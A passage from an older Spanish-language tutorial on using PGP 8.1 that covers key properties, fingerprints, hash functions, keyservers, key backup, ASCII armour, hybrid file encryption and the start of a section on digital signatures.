so AES del NIST. Twofish es un algoritmo de cifrado en bloques de 64 bits que maneja claves de hasta 256 bits. Este algoritmo destaca por ser el más rápido en su ejecución con mucha diferencia, motivo por el cual es bastante usado (por ejemplo en SSH).


Conviene tener todos activados (en "Allowed algorithms"), pero hay que elegir uno preferido... bien, aquí yo recomiendo usar AES, por compatibilidad y por potencia, si bien Twofish me gusta también bastante. Las demás opciones de esta pantalla podemos dejarlas como vienen perfectamente.

La pestaña "PGPdisk" solamente podrá ser configurada si tienes una versión registrada de PGP, por lo que aquí la obviaremos.

La clave PGP

Ahora que ya tenemos nuestra clave creada y que hemos podido personalizar las opciones de PGP... es el momento de profundizar en la clave.

Lo primero que tenemos que hacer es acceder al administrador de claves de PGP, lo cual haremos pulsando con el botón derecho en el icono PGPtray y seleccionando la opción PGPkeys. Al seleccionar y pulsar con el botón derecho del ratón sobre nuestra clave, veremos el menú contextual de la misma. Sí, sé que son muchas cosas... pero de momento solamente pulsaremos en "Key Properties" para poder entrar en detalle.



> La fotografía en PGP es opcional y además no suele usarse demasiado. Se puede añadir mediante el menú "Keys, Add, Photo". La que he incluido en la clave de ejemplo es un pequeño guiño a mis amigos del foro hackxcrack... y ya de paso, os invito a que os paséis por él si no lo habéis hecho ya. Os aseguro que aprenderéis mucho.
>
> http://www.hackxcrack.com/phpBB2/

Analicemos los campos que vemos en este menú porque son muy importantes:

- ID: En el campo ID veremos un número hexadecimal (0x...) que identifica a nuestra clave y resulta muy útil para realizar consultas al servidor de claves. Aunque es extremadamente complicado (una posibilidad entre más de cuatro mil millones) es posible que este ID coincida con el de otra clave, por lo que este campo NO sirve para identificar a la clave de forma unívoca, y simplemente lo usaremos como referencia.
- Type: El tipo de clave asimétrica que elegimos en el momento de la generación.
- Size: El tamaño de nuestra clave en formato xxxx/yyyy donde xxxx representa la longitud de cifrado e yyyy representa la longitud de la firma.
- Created: Fecha de creación de la clave en cuestión.
- Expires: Fecha de expiración de la clave. Por defecto, y si no indicasteis explícitamente lo contrario, será "Never".
- Cipher: Algoritmo preferido de cifrado simétrico. Generalmente será AES-256.
- Casilla "Enabled": Nos permite, cuando es una clave externa (llamamos clave externa a aquella que únicamente tiene componente de clave pública, careciendo de la privada), desactivar la misma, bien porque haya caducado, bien porque ya no sea segura, bien porque no deseemos cifrar por equivocación a esa clave...

> Hay que tener en cuenta que una clave con parte pública y privada no puede ser desactivada en ningún caso.

Botón Change Passphrase: Al pulsar sobre este botón, y previa autentificación mediante el actual passphrase, es posible cambiar el mismo de la clave.

Fingerprint: Este concepto es uno de los más importantes en PGP. Como ya dijimos, aunque es complicado, es posible que el KeyID de dos claves distintas coincida, por lo que necesitamos un mecanismo que permita identificar de forma unívoca a cada una de las claves. Este mecanismo es el fingerprint, también denominado huella digital. Antes de continuar, si veis en este campo una serie de palabras, pulsad sobre la casilla "Hexadecimal" para verla como $DEITY manda.

Si con el KeyID las posibilidades de coincidencia eran de una entre cuatro mil millones, con el fingerprint, y dependiendo del algoritmo usado, son de una entre cifras del orden del sextillón (1x10^38) o del octillón (1x10^48).

¿Y qué es el fingerprint? Simplemente es el hash de la clave pública... lo cual nos lleva a un poquito más de teoría, en este caso sobre las funciones hash.

Para entender qué es una función hash, vamos a hacer un poco de memoria... concretamente hasta nuestros tiempos del instituto. Imaginemos una función matemática de las de toda la vida, por ejemplo y=x^2.

La y sería la f(x), es decir, el valor dado en función de x. Ahora imaginemos que esa función es una máquina que transforma un valor de entrada que nosotros le damos en un valor de salida. Por ejemplo, si nosotros metemos en la función el valor 2, ésta nos devuelve su cuadrado: 4. Así ocurrirá para cualquier valor de x que nosotros le demos.

Ahora imaginemos que construimos una función que llamaremos la inversa de la anterior y que será y=raíz(x). Esta función f'(x) también podemos considerarla una máquina de transformar valores, y se da la propiedad de que si introducimos en nuestra segunda función f'(x) el valor de salida de nuestra primera función f(x) obtendremos el valor que introducimos en la primera. Por ejemplo, f(2)=4 y f'(4)=2.

¿Hasta ahora bien? Bueno, pues ahora vamos a echarle todavía un poquito más de imaginación. Imaginemos que construyo una función más compleja... en la que por el proceso pierda información. Por ejemplo, me construyo una función en la que elimino el número menos significativo de la entrada y lo que me quede lo elevo al cuadrado. Consideremos esta nueva función -que llamaré g(x)- de nuevo una máquina de transformar números. Introducimos el valor 23 y la función realiza su algoritmo: elimina el 2 y eleva el 3 al cuadrado. La salida de esta función sería 9. La cuestión es... ¿sería posible realizar una función g'(x) que fuera la inversa de la anterior? NO, porque en el proceso de la función se pierde una información que no puede ser recuperada a posteriori. Esto sería una función irreversible.

Un último esfuerzo imaginativo... ahora imaginemos que construyo una función irreversible lo suficientemente compleja como para que devuelva una salida bastante grande, lo suficiente como para que no coincida con facilidad dadas dos entradas distintas. Esto permitiría "resumir" distintas entradas a los valores que produce la función a partir de ellas... y esto sería una función hash.

Así pues, toda función hash tiene unas propiedades matemáticas que vamos a explicar de forma sencilla:

- Unidireccional: Una función hash es irreversible, y dada una salida de la misma, es computacionalmente imposible recomponer la entrada que la generó.
- Compresión: Dado un tamaño cualquiera de entrada para la función hash, la salida de la misma será de una longitud fija.
- Difusión: La salida de la función hash es un resumen complejo de la totalidad de la entrada, es decir, se usan TODOS los bits de la misma.
- Resistencia a las colisiones simples: Esta propiedad nos indica que dado un valor de entrada de la función hash, es computacionalmente imposible encontrar otra entrada que genere el mismo valor de salida.
- Resistencia a las colisiones fuertes: Esta propiedad nos indica que es computacionalmente muy difícil encontrar dos valores de entrada que generen un mismo valor de salida.

En PGP se usan dos tipos de algoritmos hash:

MD5 (Message Digest 5), 1992. Este algoritmo, evolución del MD4 (que a su vez lo es del MD2), es uno de los más extendidos en Internet. Fue ideado por el matemático Ron Rivest (uno de los padres de RSA) y genera cadenas hash de 128 bits a partir de una entrada de cualquier tamaño.

Si eres usuario de GNU/Linux y alguna vez has descargado una imagen ISO de Internet, habrás visto que junto a los ficheros ISO suelen haber otros ficheros md5 (y a veces, un tercer fichero md5.asc). Ese fichero md5 contiene la cadena MD5 de la imagen ISO y permite comprobar que se ha descargado correctamente o que no ha sido alterada. El archivo md5.asc es una firma PGP del fichero MD5, de forma que nos aseguramos además que el fichero MD5 ha sido generado por el firmante.

Existen muchas implementaciones de MD5 para que podemos usarla de forma cómoda en nuestro sistema. Los usuarios de Linux tienen el paquete md5sum, que va incluido con prácticamente cualquier distribución, mientras que los usuarios de Windows deben descargar alguna de las implementaciones de Internet, por ejemplo yo recomiendo ésta:

http://www.fourmilab.ch/md5/

SHA-1 (Secure Hash Algorithm), 1994. SHA-1 nació de manos del NIST como ampliación al SHA tradicional. Este algoritmo, pese a ser bastante más lento que MD5, es mucho más seguro, pues genera cadenas de salida de 160 bits (a partir de entradas de hasta 2^64 bits) que son mucho más resistentes a colisiones simples y fuertes. Hoy en día, es el estándar en PGP.

De esta forma, si deseamos añadir la clave de otra persona a nuestro anillo solamente debe proporcionarnos el fingerprint de su clave, pues nosotros nos encargaremos de buscar la clave en los servidores públicos, descargarla y verificar que el fingerprint es el mismo.

Trust Model: En este campo tenemos dos medidores: el primero de ellos mide la validez de la clave (por ejemplo, una clave caducada no sería válida), y el segundo mide

el modelo de confianza que depositamos en esa clave (ésto puede resultar muy útil cuando tenemos gran cantidad de claves en nuestro anillo y al recibir un correo deseamos saber de un vistazo cuánto confiamos en esa clave). La opción "Implicit Trust" solamente es válida para claves con parte pública y privada, es decir, claves que nos pertenecen completamente aunque no hayan sido generadas en nuestra máquina. Es importante destacar que para poder otorgar confianza a una clave debemos haberla firmado previamente, pero de las firmas hablaremos más tarde.

Hay una pestaña más dentro del menú de propiedades de la clave, la pestaña "Subkeys". En ella podemos consultar las subclaves existentes dentro de la clave principal. Adicionalmente, y en el caso de claves con parte privada, podremos además añadir nuevas subclaves y recovar o eliminar las ya existentes.

En realidad cuando generamos la clave tras la instalación de PGP, generamos también una subclave principal de cifrado, que es la que veremos en esta ventana. En PGP esta subclave principal (imprescindible para el correcto funcionamiento de la clave) se genera de forma automática, pero cuando veamos GnuPG en el siguiente artículo veremos que debemos generarla nosotros mismos a mano... lo cual puede ser un poco más engorroso pero también nos permite afinar hasta el límite el tipo de clave que queremos usar.

Si deseamos usar más de un nombre y/o correo electrónico en nuestra clave, podemos añadirlos fácilmente. Solamente hay que pulsar con el botón derecho sobre la clave y seleccionar "Add" seguido de "Name". PGP nos pedirá el nuevo nombre y correo que deseamos añadir y se generará automáticamente. Para seleccionar cuál queremos que sea el nombre principal de la clave, debemos seleccionarlo con el botón derecho y elegir la opción "Set as Primary Name".

Exportando e importando: servidores de claves y copias de seguridad

Vamos a practicar un poco todo lo visto hasta el momento...


Lo primero que vamos a hacer es ir al menú de opciones de PGP (ya sabéis cómo) y al apartado "Servers". Una vez ahí, tendréis dos servidores: ldap://keyserver.pgp.com y ldap://europe.keys.pgp.com:11370. Seleccionad el segundo de ellos y pulsad en el botón "Set As Root" que hay en el menú de la derecha. Así cambiaremos nuestro servidor de claves principal.



El motivo para cambiar nuestro servidor principal a este segundo es que actualmente la PGP Corporation está realizando importantes cambios en el sistema de su servidor principal (el primero) y muchas de las claves no están disponibles al no haber sido verificadas aún por sus respectivos dueños. Para no tener problemas con claves que no están, usaremos el servidor europeo de claves.

Ahora abriremos PGPkeys y pulsaremos en el menú "Server" seguido de "Search" (también es posible acceder directamente mediante el atajo ctrl+F). Éste es el menú de búsqueda de claves de PGP. Lo primero que hay que hacer es cambiar el servidor donde vamos a buscar las claves al europeo, y ahora vamos a realizar unas cuantas búsquedas con distintos criterios para familiarizarnos con el manejo de PGP.

En los criterios de búsqueda seleccionaremos "Key ID" e "is". Introducimos "0x517D0F0E" y pulsamos search, tras lo cual aparecerá un único resultado en forma de clave pública a nombre de "Linux Kernel Archives Verification Key <ftpadmin@kernel.org>".




Pulsad con el botón derecho sobre la clave y seleccionad la opción "Import to Local Keyring", momento a partir del cual esa clave pasará a formar parte de nuestro anillo de claves. Bien, ahora vamos a comprobar que vosotros y yo tenemos la misma clave, para lo cual nos valdremos del fingerprint de la misma:

C75D C40A 11D7 AF88 9981 ED5B C86B A06A 517D 0F0E

Si el fingerprint que podéis ver en la clave que hay en vuestro anillo es este mismo (que lo será), significa que la clave es la misma para ti y para mí.

Ahora vamos a realizar una segunda búsqueda cambiando los criterios. Ahora usaremos "User ID" y "contains". Introduciremos "noticias hispasec" (aprovecho para mandar un saludo a toda la gente de hispasec por su magnífico trabajo) y realizaremos la búsqueda. El resultado en este

caso serán cuatro claves RSA legacy.



Las importaremos todas a nuestro anillo de claves.

En el momento de escribir este artículo (aún en el 2004) la búsqueda produce solamente cuatro resultados, con las claves de los años 2001, 2002, 2003 y 2004. Cuando realicéis estas prácticas aparecerá una clave más, la del 2005.

Ahora podremos ver que nuestro anillo de claves está bastante menos solitario de lo que estaba antes. Ahora, borrad todas las claves de noticias hispasec que no estén ya vigentes. Para ello, seleccionad todas las claves manteniendo pulsada la tecla control y luego pulsad con el botón derecho y elegid la opción "Delete". Las teclas también pueden ser copiadas, cortadas o pegadas como cualquier otro tipo de archivo.

Bien, tenemos ya nuestra clave creada y sabemos cómo podemos obtener nuevas claves de los servidores, pero ¿cómo pueden otras personas obtener nuestra clave? Pues para eso, obviamente, nuestra clave debe estar en el servidor de claves. Para publicar una clave en el servidor de claves, solamente hay que pulsar en el botón derecho sobre la clave y seleccionar "Sent To" y seleccionar a qué servidor enviar la misma. Si seleccionáis "Domain Server", se enviará al servidor que tengáis configurado por defecto.

Probad a publicar en el servidor europeo de claves vuestra nueva clave recién creada y después probad a buscarla para poder estar seguros de que se ha publicado correctamente. Sería bueno que la buscarais por diversos criterios de búsqueda, para practicar un poco más con el motor de búsqueda de PGP.


Otra opción importante es la de actualizar claves que ya tenemos en nuestro anillo de claves. Se puede hacer de dos formas: o bien buscando la clave mediante el motor de búsqueda de PGP, o bien usando la opción de actualización de PGP.

Para hacer uso de la opción de actualización de claves de PGP pulsad sobre la clave con el botón derecho y seleccionad "Update". Aparecerá una ventana en la que podremos ver la clave y desarrollar el árbol de la misma para poder observar el estado en el que se encuentra en el servidor. Si decidimos que queremos incorporar los cambios existentes en la clave a nuestro anillo de claves local, debemos pulsar en "Import" y el software automáticamente gestionará la importación y actualización.

¿Cómo puede cambiar una clave una vez subida a un servidor? Pueden añadirse, eliminarse o revocarse subclaves, fotografías, firmas...

IMPORTANTE: Absolutamente todas las claves que se exportan a un servidor de claves y, por tanto, toda clave publicada en un servidor público, solamente consta de parte pública. Es imposible exportar un bloque privado a uno de estos servidores. ¿Por qué os cuento esto? Porque es MUY importante que mantengáis copias de seguridad de vuestras claves privadas de forma local (y a ser posible, no en el mismo disco duro) porque si perdéis vuestra clave privada, NO podréis recuperarla y NO podréis volver a descifrar nada que se cifre a esa clave ni generar más firmas (cof, cof, querido amigo mío AcidBorg).

¿Y cómo creamos copias de seguridad locales? Mediante la opción de exportación de claves. Al pulsar sobre la clave con el botón derecho y seleccionar la opción "Export" aparecerá una ventana



donde debemos seleccionar el destino de la clave exportada. Es muy importante fijarse en la casilla "Include Private Key(s)" (marcada en la imagen), pues ésta es la opción que nos permite, al exportar una clave, incluir su parte privada y por tanto realizar una copia de seguridad de nuestra clave. Ésta opción está disponible únicamente para claves con parte pública y privada (obviamente) y está desmarcada por defecto.

El fichero generado será un archivo con extensión .asc que contendrá, en forma de armadura ASCII, la clave exportada (bien sea únicamente la parte pública o ambas partes). Uhm... un concepto nuevo a introducir: armadura PGP.

Una armadura... de caracteres

PGP puede generar principalmente tres tipos de ficheros atendiendo a su finalidad: archivos cifrados (.pgp o .asc), archivos de firma (.sig o .asc) y archivos de claves (.asc). Atendiendo a su forma, los tipos de ficheros son dos: los archivos de armadura ASCII y los archivos MIME/PGP. ¿Cuál es la diferencia entre ellos? Las armaduras ASCII son ficheros .asc de caracteres ASCII (como su propio nombre indica) que son perfectamente legibles -que no comprensibles- y pueden ser fácilmente tratados con un editor de texto plano, son cómodos para trabajar en web con ellos... los ficheros MIME/PGP, por contra, son caracteres que usan la codificación MIME y que NO pueden ser leídos con un editor de texto plano (según qué editor se use, no veremos nada o veremos símbolos extraños).

Para los que no sepan qué es ASCII (American Standard Code for Information Interchange), se trata de un estándar de representación numérica de caracteres. El ASCII estándar contiene 128 símbolos, y el extendido 256. Su uso ya no es muy habitual, pues ha sido progresivamente sustituido por UNICODE. Para conocer más sobre la tabla ASCII:

http://www.asciitable.com/

Los archivos cifrados y de firma pueden adoptar cualquiera de las dos formas , mientras que los archivos de claves siempre serán armaduras ASCII. Mi recomendación, para cualquier tipo de fichero que deseemos generar, es usar armaduras ASCII. Vamos a ver la pinta que tienen... para ello abrimos con un editor de texto (por ejemplo, el bloc de notas) la clave previamente exportada. Veremos una gran cantidad de letras ASCII y unas etiquetas de inicio y de final que delimitan ambas partes de la clave.

```
-----BEGIN PGP PRIVATE KEY BLOCK-----
Version: {versión del software}

{parte PRIVADA de la clave}
-----END PGP PRIVATE KEY BLOCK-----
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: {versión del software}

{parte PÚBLICA de la clave}
-----END PGP PUBLIC KEY BLOCK-----
```


Como vemos, las cabeceras indican cuál es el contenido de la armadura ASCII (clave privada y pública respectivamente, pero podrían ser otros que más adelante veremos), y la línea "Version" indica qué software hemos usado para generar esa armadura (en vuestro caso será PGP 8.1.0). Los caracteres ASCII representan el contenido de la armadura, bien sea la clave como en este caso, un mensaje cifrado o una firma.

El trabajar con armaduras ASCII en lugar de ficheros MIME/PGP nos da una gran flexibilidad al poder tratar el contenido como texto plano. Si habéis visto alguna vez en una página web que hay un enlace a una clave PGP pública (como por ejemplo en mi web), siempre os encontraréis con el archivo .asc que puede ser visualizado correctamente mediante vuestro navegador web así como guardado de forma directa. Para las claves siempre es así, pero por ejemplo si quisiéramos publicar en un foro un fichero cifrado, sería mucho más cómodo publicar como texto la armadura ASCII que andar adjuntando el fichero MIME/PGP (además, no todos los foros soportan la opción de adjuntar ficheros).

Cifrado de archivos

Bueno, por fin hemos llegado al punto que todos estaban esperando: vamos a cifrar y descifrar archivos usando PGP. Lo primero que necesitamos es un fichero que actúe como "texto en claro" (como dijimos anteriormente, llamamos texto en claro en un criptosistema a cualquier elemento que no esté cifrado... no obstante, cualquier fichero del ordenador está compuesto por ceros y unos, por lo que en realidad no es tan complicada la abstracción de imaginarlo como un texto 😉. Podemos seleccionar un fichero cualquiera, pero para que coincida con el ejemplo, crearemos un fichero llamado texto.txt. En su interior podéis escribir lo que queráis.

Ahora pulsamos con el botón derecho sobre el fichero y seleccionamos el menú "PGP" para después seleccionar "Encrypt". Nos encontramos con una pantalla donde podemos seleccionar (arrastrando y soltando) la o las claves que podrán descifrar el fichero cifrado. Además, tenemos a nuestra disposición las siguientes opciones:



- Text Output: Al marcar esta opción, estamos indicando al programa que deseamos que genere un fichero de armadura ASCII .asc en lugar de un fichero MIME/PGP .pgp. Yo, por comodidad, recomiendo usar este tipo de ficheros cifrados, pero si preferís usar MIME/PGP, da absolutamente igual.

- Input Is Texto: Mediante esta opción estamos indicando a PGP que debe tratar la entrada como si de texto se tratara... esto es algo que por el momento no vamos a usar, aunque cuando tratemos el tema de cifrado de correo electrónico veremos que es bastante importante. Por el momento olvidad esta opción.

- Wipe Original: Tras cifrar el fichero, borra de forma segura el original. Más adelante hablaremos de esta opción de PGP con más detalle.


> ¿Creías que con borrar un fichero era suficiente? No, claro... pero borrarlo y vaciar la papelera de reciclaje TAMPOCO. Las técnicas y, sobre todo, los fundamentos teóricos sobre el borrado seguro de datos son un tema muy interesante pero complejo... daría para un artículo entero e independiente. Quién sabe... 😉

- Secure Viewer: Si eres un fanático de la criptografía (o un paranoico de tres pares de narices) esta opción te encantará (eso sí, únicamente sirve para ficheros de texto). El uso de esta opción genera dos efectos en el archivo... pero que se manifestarán al descifrarlo. El primero de ellos es un aviso "eyes only" que os recordará a las películas de James Bond... el aviso es el siguiente:

The message you are decrypting is for your eyes only. It is recommended that this message only be read under the most secure circumstances.

Que traducido vendría a decir algo como:

El mensaje que estás descifrando es sólo para tus ojos. Se recomienda que este mensaje sea visto únicamente bajo las circunstancias más seguras.



De entrada acongoja un poco, ¿verdad? Pues veréis lo que viene ahora... Si pulsamos aceptar nos encontraremos con el "Secure Viewer"

de PGP: un visor que no solo es seguro en cuanto a su forma de almacenar los datos en memoria, sino que además es seguro en cuanto a su visualización en pantalla. Si usáis la opción "Use TEMPEST Attack Prevention Font" (que está marcada por defecto), el texto se visualizará con una fuente segura contra los ataques TEMPEST.

Y... ¿qué es TEMPEST? Es una técnica de espionaje que ralla la ciencia-ficción, pero que os aseguro que es real. Si alguno de vosotros ha leído la genial novela "Criptonomicón" de Neal Stephenson, esta técnica la conocerá con el nombre de Phreaking Van Eck.

Todos sabemos que los monitores funcionan mediante aplicación de corrientes eléctricas (en el caso de monitores CRT, mediante el barrido de electrones; en el caso de TFT, mediante aplicación de diferencias de potencial a los pixels), y que las corrientes eléctricas generan campos eléctricos...

Pues el ataque TEMPEST consiste en detectar de forma remota los campos eléctricos generados por un monitor (podéis imaginar que son muchísimos) e interpretarlos para recomponer, también de forma remota, la imagen que generó esos campos. Casi nada, vamos... Si queréis saber más sobre TEMPEST:

http://www.eskimo.com/~joelm/tempest.html

- Conventional Encryption: Al activar esta opción, el fichero se cifra únicamente con una clave simétrica (de las que hablamos en las opciones de PGP) con la clave que nosotros introduzcamos. Para entender la diferencia con el cifrado estándar de PGP hay que esperar un poquito a que lo veamos.

- Self Decrypting Archive: Genera un fichero con cifrado simétrico que no necesita de PGP para ser descifrado. Para entenderlo mejor, un SDA sería a PGP como un EXE autoextraíble a WinZip. También se pueden crear SDA's directamente desde el menú PGP sobre el fichero con la opción "Create SDA".

Bien, ya sabemos cómo cifrar archivos con PGP... pero queda lo más interesante (al menos si eres una mente inquieta): saber cómo cifra PGP.

Lo primero que debemos tener en cuenta es que el coste computacional (en potencia y, por tanto, en tiempo) de cifrar algo a una clave asimétrica (más si hablamos de claves grandes, de 2048 bits o más) es MUY grande comparado a, por ejemplo, el cifrado simétrico o la generación de hashes. Pero las claves asimétricas son muy poderosas, podríamos decir que son virtualmente irrompibles (romperlas con las actuales técnicas requeriría más tiempo de lo que lleva existiendo el Universo...).


En el otro lado del cuadrilátero tenemos el cifrado simétrico, que es muy rápido, pero tiene una pega importante: al ser única la clave, a partir de varios mensajes distintos cifrados a la misma clave, se pueden realizar ataques criptoanalíticos (el criptoanálisis es la rama opuesta de la criptografía, que se encarga de descifrar criptogramas. Ambas ramas conforman lo que denominamos criptología) de muchos tipos: fuerza bruta, ataques estadísticos, probabilísticos... y son bastante más fáciles de romper que los asimétricos (lo cual no quiere decir, ni mucho menos, que sea fácil).

Como curiosidad histórica: la máquina Enigma usada por los Alemanes durante la Segunda Guerra Mundial era un aparato criptográfico simétrico tremendamente poderoso para ser mecánico y para la época en que existió. Pero, como ya dijimos antes, una cadena es tan dura como el más débil de sus eslabones, y aunque la Enigma aumentó su complejidad durante la Guerra (con nuevos rotores, más permutaciones del teclado...), el procedimiento exigía que se cifrara por duplicado la clave del día al inicio del mensaje. Este gravísimo error permitió a la gente de Bletchley Park romper el cifrado Enigma una y otra vez, dado que ese pequeño detalle reducía la complejidad del criptoanálisis del problema enormemente.

Ya hemos dicho que el principal problema de un criptosistema simétrico es que el cifrado repetido de mensajes a una misma clave facilita la ruptura de la misma... por tanto, ¿porqué no usar una clave simétrica para cada mensaje? Claro, sería un engorro cambiar la clave cada vez... porque necesitaríamos un canal seguro para transmitirla y sería la vuelta al principio, ¿verdad? Pues NO.

Una clave simétrica es muchísimo más pequeña (256 bits como máximo) que cualquier mensaje que vayamos a cifrar, por pequeño que sea éste. Así pues, cifrar la clave simétrica con una clave asimétrica no requiere demasiado tiempo... pues eso es exactamente lo que hace PGP (y otros estándares cifrados como SSH o SSL).


Al cifrar un archivo,



se genera una clave simétrica aleatoria (nota para los puristas: pseudoaleatoria) que llamaremos clave de sesión con la que se cifra el mensaje. Posteriormente se cifra la clave de sesión con la clave pública de cada uno de los destinatarios del mensaje. El último paso es destruir la clave de sesión y empaquetar todos los datos en una armadura ASCII (o bien un fichero MIME/PGP). Mediante este mecanismo tan sencillo e ingenioso logramos un cifrado rápido dado que el mensaje (la parte de mayor tamaño)

es cifrado a una clave simétrica, a la vez que muy seguro porque la clave simétrica es usada una sola vez y se transmite mediante cifrado asimétrico.

Descifrar archivos



es mucho más sencillo que cifrarlos. Podemos o bien seleccionar la opción "Decrypt & Verify" (la verificación corresponde a la parte de firmas, que veremos a continuación) del menú contextual de PGP, o bien directamente hacer doble click sobre el fichero. Solamente puede darse el caso especial del que el fichero haya sido cifrado con la opción "Secure Viewer", en cuyo caso saldrá el diálogo de advertencia (que deberemos aceptar o cancelar) y posteriormente, si aceptamos, el visor seguro de datos con el mensaje en cuestión.

¿Cómo funciona el descifrado de datos en PGP? Una vez que sabemos cómo funciona el cifrado, el paso contrario es trivial. Cuando desciframos un fichero lo primero que ocurre es que mediante nuestra clave privada desciframos la parte que contiene la clave de sesión del mensaje y que fue cifrada a nuestra clave pública (si además de la nuestra fue cifrada a otras, ignoraremos los demás fragmentos que contienen la clave de sesión cifrada a esas otras claves públicas), para a continuación usar esa clave de sesión para descifrar el mensaje original.

Firma PGP

Otra de las aplicaciones más importantes del sistema PGP es la firma digital. Todo sistema de firma digital debe cumplir unas características:

1) Integridad de la información: En caso de que la información se vea alterada tras su firma, ésta deja de ser válida.

2) Autenticidad: Asegura que el solamente el dueño de la clave privada ha sido capaz de generar la firma.

3) No repudio: El usuario que generó la firma no puede negar haberlo hecho.


Ahora llega otro de nuestros ejercicios de imaginación...


Imaginemos que queremos idear, con lo que sabemos, una forma de implementar una firma digital que cumpla las características anteriormente citadas. Seguramente lo primero que se os ocurra a la mayoría sea realizar un hash del fichero a firmar y pasarle la cadena generada junto al fichero. La primera de las características se cumple, pues como sabemos, si modificamos cualquier dato del fichero, el hash dejará de coincidir. Pero la segunda no se cumple (y, por consiguiente, la tercera tampoco), dado que cualquiera puede generar un hash de un fichero dado... y también cualquiera podría interceptar un envío con un fichero y su hash, modificar el fichero, recalcular el hash y reenviarlo, todo ello sin que el destinatario tenga ninguna forma de saber si esta modificación ha ocurrido.

